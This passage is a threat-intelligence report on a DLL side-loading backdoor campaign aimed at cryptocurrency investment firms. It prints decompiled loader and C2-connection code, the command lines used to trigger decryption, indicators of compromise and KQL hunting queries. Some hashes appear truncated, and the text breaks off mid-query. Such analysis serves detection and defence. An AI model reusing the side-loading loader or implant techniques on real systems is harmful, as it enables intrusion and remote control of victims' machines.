The *logagent.exe* imports function from the *wsock32.dll* which is abused by the threat actor to load malicious code into the targeted system. To trigger and run the malicious *wsock32.dll*, *logagent.exe* is run with the following arguments previously retrieved by the macro: *56762eb9-411c-4842-9530-9922c46ba2da /shadow*. Both arguments are then retrieved by *wsock32.dll*. The GUID *56762eb9-411c-4842-9530-9922c46ba2da* is the filename for the malicious *wsock32.dll* to load and */shadow* is used as an XOR key to decrypt it. Both parameters are needed for the malware to function, potentially hindering isolated analysis.




Image File

Windows Media Player Logagent

Version: 12.0.19041.746

Build Time:

Path:

c:\ProgramData\SoftwareCache\logagent.exe

Command line:

```
"c:\ProgramData\SoftwareCache\logagent.exe"  56762eb9-411c-4842-9530-9922c46ba2da /shadow
```

Current directory:

C:\

Autostart Location:


n/a

Figure 8. Command line execution from the running process logagent.exe

Wsock32.dll


The legitimate *wsock32.dll* is the Windows Socket API used by applications to handle network connections. In this attack, the threat actor used a malicious version of *wsock32.dll* to evade detection. The malicious *wsock32.dll* is loaded by *logagent.exe* through DLL side-loading and uses DLL proxying to call the legitimate functions from the real *wsock32.dll* and avoid detection. DLL proxying is a hijacking technique where a malicious DLL sits in between the application calling the exported function and a legitimate DLL that implements that exported function. In this attack, the malicious *wsock32.dll* acts as a proxy between *logagent.exe* and the legitimate *wsock32.dll*.

It is possible to notice that the DLL is forwarding the call to the legitimate functions by looking at the import address table:



index	name (75)	location
1	accept	C:\Windows\System32\wsock32.dll.accept
2	bind	C:\Windows\System32\wsock32.dll.bind
3	closesocket	C:\Windows\System32\wsock32.dll.closesocket
4	connect	C:\Windows\System32\wsock32.dll.connect
5	getpeername	C:\Windows\System32\wsock32.dll.getpeername
6	getsockname	C:\Windows\System32\wsock32.dll.getsockname
7	getsockopt	C:\Windows\System32\wsock32.dll.getsockopt
8	htonl	C:\Windows\System32\wsock32.dll.htonl
9	htons	C:\Windows\System32\wsock32.dll.htons
10	inet_addr	C:\Windows\System32\wsock32.dll.inet_addr
11	inet_ntoa	C:\Windows\System32\wsock32.dll.inet_ntoa
12	ioctlsocket	C:\Windows\System32\wsock32.dll.ioctlsocket
13	listen	C:\Windows\System32\wsock32.dll.listen
14	ntohl	C:\Windows\System32\wsock32.dll.ntohl
15	ntohs	C:\Windows\System32\wsock32.dll.ntohs
16	recv	C:\Windows\System32\wsock32.dll.recv
17	recvfrom	C:\Windows\System32\wsock32.dll.recvfrom
18	select	C:\Windows\System32\wsock32.dll.select
19	send	C:\Windows\System32\wsock32.dll.send
20	sendto	C:\Windows\System32\wsock32.dll.sendto
21	setsockopt	C:\Windows\System32\wsock32.dll.setsockopt
22	shutdown	C:\Windows\System32\wsock32.dll.shutdown
23	socket	C:\Windows\System32\wsock32.dll.socket
24	MigrateWinsockConfiguration	C:\Windows\System32\wsock32.dll.MigrateWinsockConfiguration
25	n/a	n/a
26	n/a	n/a
27	n/a	n/a


Figure 9. Import Address Table from *wsock32.dll*



indicator (39)	detail	level
The original name of the file has been found	name: HijackingLib.dll	3
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 7	3
The file references a group of API	type: network, count: 59	3
The file references a group of API	type: diagnostic, count: 3	3
The file references a group of API	type: memory, count: 11	3

Figure 10. Retrieving data with PeStudio revealed the original file name for the malicious *wsock32.dll.*

When the malicious *wsock32.dll* is loaded, it first retrieves the command line, and checks if the file with the GUID as a filename is present in the same directory using the *CreateFile* API to retrieve a file handle.



```
memset(MultiByteStr, 0, 0x104ui64);
memset(&Filename, 0, 0x208ui64);
memset(&FileName, 0, 0x208ui64);
GetModuleFileNameW((HMODULE)'\0', &Filename, 0x104u);
v0 = wcsrchr(&Filename, '\\');
memmove(&FileName, &Filename, (int)(2 * ((unsigned __int64)(v0 - &Filename) + 1)));
wcscat_s(&FileName, '\x01\x04', L"56762eb9-411c-4842-9530-9922c46ba2da");
v1 = '\0';
*(_QWORD *)WideCharStr = '\0';
v17 = '\0';
v18 = '\0';
v19 = '\0';
v20 = '\0';
pNumArgs = '\0';
LPSTR_CMDLine = GetCommandLineW();
LP_CMDLINEARG = CommandLineToArgvW(LPSTR_CMDLine, &pNumArgs);
wcscpy_s(WideCharStr, '\x14', LP_CMDLINEARG[2]);
WideCharToMultiByte(0, 0, WideCharStr, -1, MultiByteStr, '\x01\x04', (LPCSTR)'\0', (LPBOOL)'\0');
HDL_file = CreateFileW(
             &FileName,
             '\xFF\xFF\xFF\xFF�\0\0\0',
             '\x03',
             (LPSECURITY_ATTRIBUTES)'\0',
             '\x03',
             0x80u,
             (HANDLE)'\0');
FILE = HDL_file;
DWORD_FileSize = GetFileSize(HDL_file, (LPDWORD)'\0');
v7 = DWORD_FileSize;
v8 = DWORD_FileSize + 1;
v9 = (void *)j__malloc_base(v8);
v10 = (_BYTE *)j__malloc_base(v8);
ReadFile(FILE, v9, v7, (LPDWORD)'\0', (LPOVERLAPPED)'\0');
```

Figure 11. Verification of the presence of the file *56762eb9-411c-4842-9530-9922c46ba2da for decryption*

The malicious *wsock32.dll* loads and decodes the final implant into the memory with the GUID name which is used to remote access the infected machine.


SHA256	**2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17**
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	PE32+ DLL
Compile Timestamp	2022-08-29 06:33:10 UTC

Once the file is loaded into the memory, it gives remote access to the threat actor. At the time of the analysis, we could not retrieve the final payload. However, we identified another variant of this attack and retrieved the payload, which is discussed in the next section. Identified implants were connecting back to the same command-and-control (C2) server.

Related attack

We identified another file using a similar mechanism as *logagent.exe* and delivering the same payload. The loader is packaged as an MSI package and as posed an application called *CryptoDashboardV2* (Hash: e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487). After installing the MSI, it uses a legitimate application called *tplink.exe* to sideload the malicious DLL called *DUser.dll* and uses DLL proxying as well.

creation datetime	**11/12/2009 11:47**
author	168 Trading
title	Installation Database
page count	200
word count	2
keywords	Installer, MSI, Database
last saved	11/12/2009 11:47
revision number	{30CD8B94-5D3C-4B55-A5A3-3FC9C7CCE6D5}
last printed	11/12/2009 11:47
application name	Advanced Installer 14.5.2 build 83143
subject	CryptoDashboardV2
template	x64;1033
code page	Latin I
comments	This installer database contains the logic and data required to install CryptoD



CryptoDashboardV2 Setup

Select Installation Folder

The installer will install CryptoDashboardV2 to the following folder.

To install in this folder, click "Next". To install to a different folder, enter it below or click "Browse".

Folder: C:\Program Files\CryptoDashboardV2\

Figure 12. Installation details of the MSI file

Once the package is installed, it runs and side-loads the DLL using the following command: *C:\Users\user\AppData\Roaming\Dashboard_v2\TPLink.exe" 27E57D84-4310-4825-AB22-743C78B8F3AA /sven*, where it noticeably uses a different GUID.

Further analysis of the malicious *DUser.dll* showed that its original name is also *HijackingLib.dll*, same as the malicious *wsock32.dll*. This could indicate the usage of the same tool to create these malicious DLL proxies. Below are the file details of *DUser.dll*:

SHA256	**90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e28**
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 07:47:07 UTC


Once the DLL is running, it loads and decodes the implant in the memory and starts beaconing the same domain. In that case, the implant is using the GUID name *27E57D84-4310-4825-AB22-743C78B8F3AA* and the XOR key */sven*.

Implant analysis

The payload decoded in the memory by the malicious DLL is an implant used by the threat actor to remotely access the compromised machine. We were able to get the one from the second variant we uncovered. Below are the details of the payload:


SHA256	**ea31e626368b923419e8966747ca33473e583376095c48e815916ff90**
Imphash	96321fa09a450119a8f0418ec86c3e08
Rich PE Hash	8c4fb0cb671dbf8d859b875244c4730c
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 00:51:33 UTC

First, the sample retrieves some information from the targeted system. It can connect back to a remote server and receive commands from it.



```
HINTERNENT = InternetOpenW((LPCWSTR)szAgent, 0, (LPCWSTR)'\0', 0i64, '\0');
if ( HINTERNENT )
{
  if ( (*(_WORD *)(v9 + '\b') - 'S') & 0xFFDF )
  {
    Flag = 0;
    ServerName = (const WCHAR *)(v9 + 14);
  }
  else
  {
    Flag = 1;
    ServerName = (const WCHAR *)(v9 + '\x10');
  }
  PORT = 80;
  if ( Flag )
    PORT = 443;
  hConnect = InternetConnectW(HINTERNENT, ServerName, PORT, (LPCWSTR)'\0', (LPCWSTR)'\0', '\x03', '\0', '\0');
  if ( hConnect )
  {
    *(_OWORD *)szVerb = '\0';
    sub_180001830(v37, (char *)&dword_18001BA14, ymm0_8_0);
    v18 = qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', '\0', '\0');
    if ( v18 <= 8 )
      qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', szVerb, v18);
    lpszReferrer = (const WCHAR *)&v39;
    if ( a8 )
      lpszReferrer = (const WCHAR *)'\0';
    hRequest = HttpOpenRequestW(
                 hConnect,
                 szVerb,
                 lpszObjectName,
                 (LPCWSTR)'\0',
                 lpszReferrer,
                 (LPCWSTR *)'\0',
                 (Flag << 23) - 0x7BFB0900,
                 '\0');
    hRequest_1 = hRequest;
    if ( hRequest )
    {
      if ( HttpSendRequestW(hRequest, (LPCWSTR)'\0', 0, (LPVOID)'\0', '\0') )
      {
        if ( !a8 )
        {
          Buffer = '\0';
          dwBufferLength = 4;
```

Figure 13. Details about the connection to the C2.



☐ Resolve addresses

Protocol	Local Address	Remote Address	State
TCP	192.168.1.6:53691	198.54.115.248:443	SYN_SENT

Figure 14. The sample is connecting back to the domain name *strainservice[.]com*.

Infrastructure

It is interesting to notice that the threat actor abused OpenDrive in one of the variants to deliver the payload. The OpenDrive account has been set up quickly for a one shot, indicating that it was created for only one target.

We identified one domain used as C2 server, *strainservice[.]com* and connected back to the two implants. This domain was registered on June 26 on Namecheap, just before the distribution of the first variant. At the time of the attack, the server had port 80, 443, and 2083. The implants were communicated on port 443.

Defending against targeted attacks

In this report we analyzed a targeted attack on cryptocurrency investment fund startups. Such companies are relatively new, but manage hundreds of millions of dollars, raising interest by threat actors.

In this attack we identified that the threat actor has broad knowledge of the cryptocurrency industry as well as the challenges their targets may face, increasing the sophistication of the attack and their chance of success. The threat actor used Telegram, an app widely used in the field, to identify the profile of interest, gained the target’s trust by discussing relevant topics, and finally sent a weaponized document that delivered a backdoor through multiple mechanisms. Additionally, the second attack identified was luring a fake crypto dashboard application.

The cryptocurrency market remains a field of interest for threat actors. Targeted users are identified through trusted channels to increase the chance of success. While the biggest companies can be targeted, smaller companies can also be targets of interest. The techniques used by the actor covered in this blog can be mitigated by adopting the security considerations provided below:

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.

- Educate end users about protecting personal and business information in social media, filtering unsolicited communication (in this case, Telegram chat groups), identifying lures in spear-phishing email and watering holes, and reporting of reconnaissance attempts and other suspicious activity.
- Educate end users about preventing malware infections, such as ignoring or deleting unsolicited and unexpected emails or attachments sent via instant messaging applications or social networks. Encourage end users to practice good credential hygiene and make sure the Microsoft Defender Firewall (which is enabled by default) is always on to prevent malware infection and stifle propagation.
- Change Excel macro security settings to control which macros run and under what circumstances when you open a workbook. Customers can also stop malicious XLM or VBA macros by ensuring runtime macro scanning by Antimalware Scan Interface (AMSI) is on. This feature—enabled by default—is on if the Group Policy setting for Macro Run Time Scan Scope is set to “Enable for All Files” or “Enable for Low Trust Files”.
- Turn on attack surface reduction rules to prevent common attack techniques observed in this threat:
    - Block Office applications from creating executable content
    - Block Office communication application from creating child processes
    - Block Win32 API calls from Office macros
- Ensure that Microsoft Defender Antivirus is up to date and that real-time behavior monitoring is enabled.

Detection details

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

- TrojanDownloader:O97M/Wolfic.A
- TrojanDownloader:O97M/Wolfic.B
- TrojanDownloader:O97M/Wolfic.C
- TrojanDownloader:Win32/Wolfic.D
- TrojanDownloader:Win32/Wolfic.E
- Behavior:Win32/WolficDownloader.A
- Behavior:Win32/WolficDownloader.B

Microsoft Defender for Endpoint

Alerts with the following titles in the security center can indicate threat activity on your network:

- An executable loaded an unexpected dll
- DLL search order hijack
- 'Wolfic' malware was prevented

Advanced hunting queries

The following hunting queries locate relevant activity.

Query that looks for Office apps that create a file within one of the known bad directories:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"outlook" "powerpnt")
| where ActionType == "FileCreated"
| where parse_path( FolderPath ).DirectoryPath has_any(
    @"C:\ProgramData\Microsoft Media",
    @"C:\ProgramData\SoftwareCache",
    @"Roaming\Dashboard_v2"
    )
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName,
SHA256, InitiatingProcessAccountName, InitiatingProcessAccountDomain
```

Query that looks for Office apps that create a file within an uncommon directory (less that five occurrences), makes a set of each machine this is seen on, and each user that has executed it to help look for how many users/hosts are compromised:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"outlook", "powerpnt")
| where ActionType == "FileCreated"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
| summarize PathCount=count(), DeviceList=make_set(DeviceName),
AccountList=make_set(InitiatingProcessAccountName) by FileName, Path,
InitiatingProcessFileName, SHA256
| where PathCount < 5
```

Query that summarizes child process of Office apps, looking for less than five occurrences:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| summarize ProcessCount=count(), DeviceList=make_set(DeviceName),
AccountList=make_set(InitiatingProcessAccountName) by FileName,
FolderPath, SHA256, InitiatingProcessFileName
| where ProcessCount < 5
```

Query that lists of all executables with Microsoft as ProcessVersionInfoCompanyName, groups them together by path, then looks for uncommon paths, with less than five occurrences:

```
DeviceProcessEvents
| where ProcessVersionInfoCompanyName has "Microsoft"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
| summarize ProcessList=make_set(FileName) by Path
| where array_length( ProcessList ) < 5
```

Query that searches for connections to malicious domains and IP addresses:

```
DeviceNetworkEvents
| where (RemoteUrl has_any ("strainservice.com"))
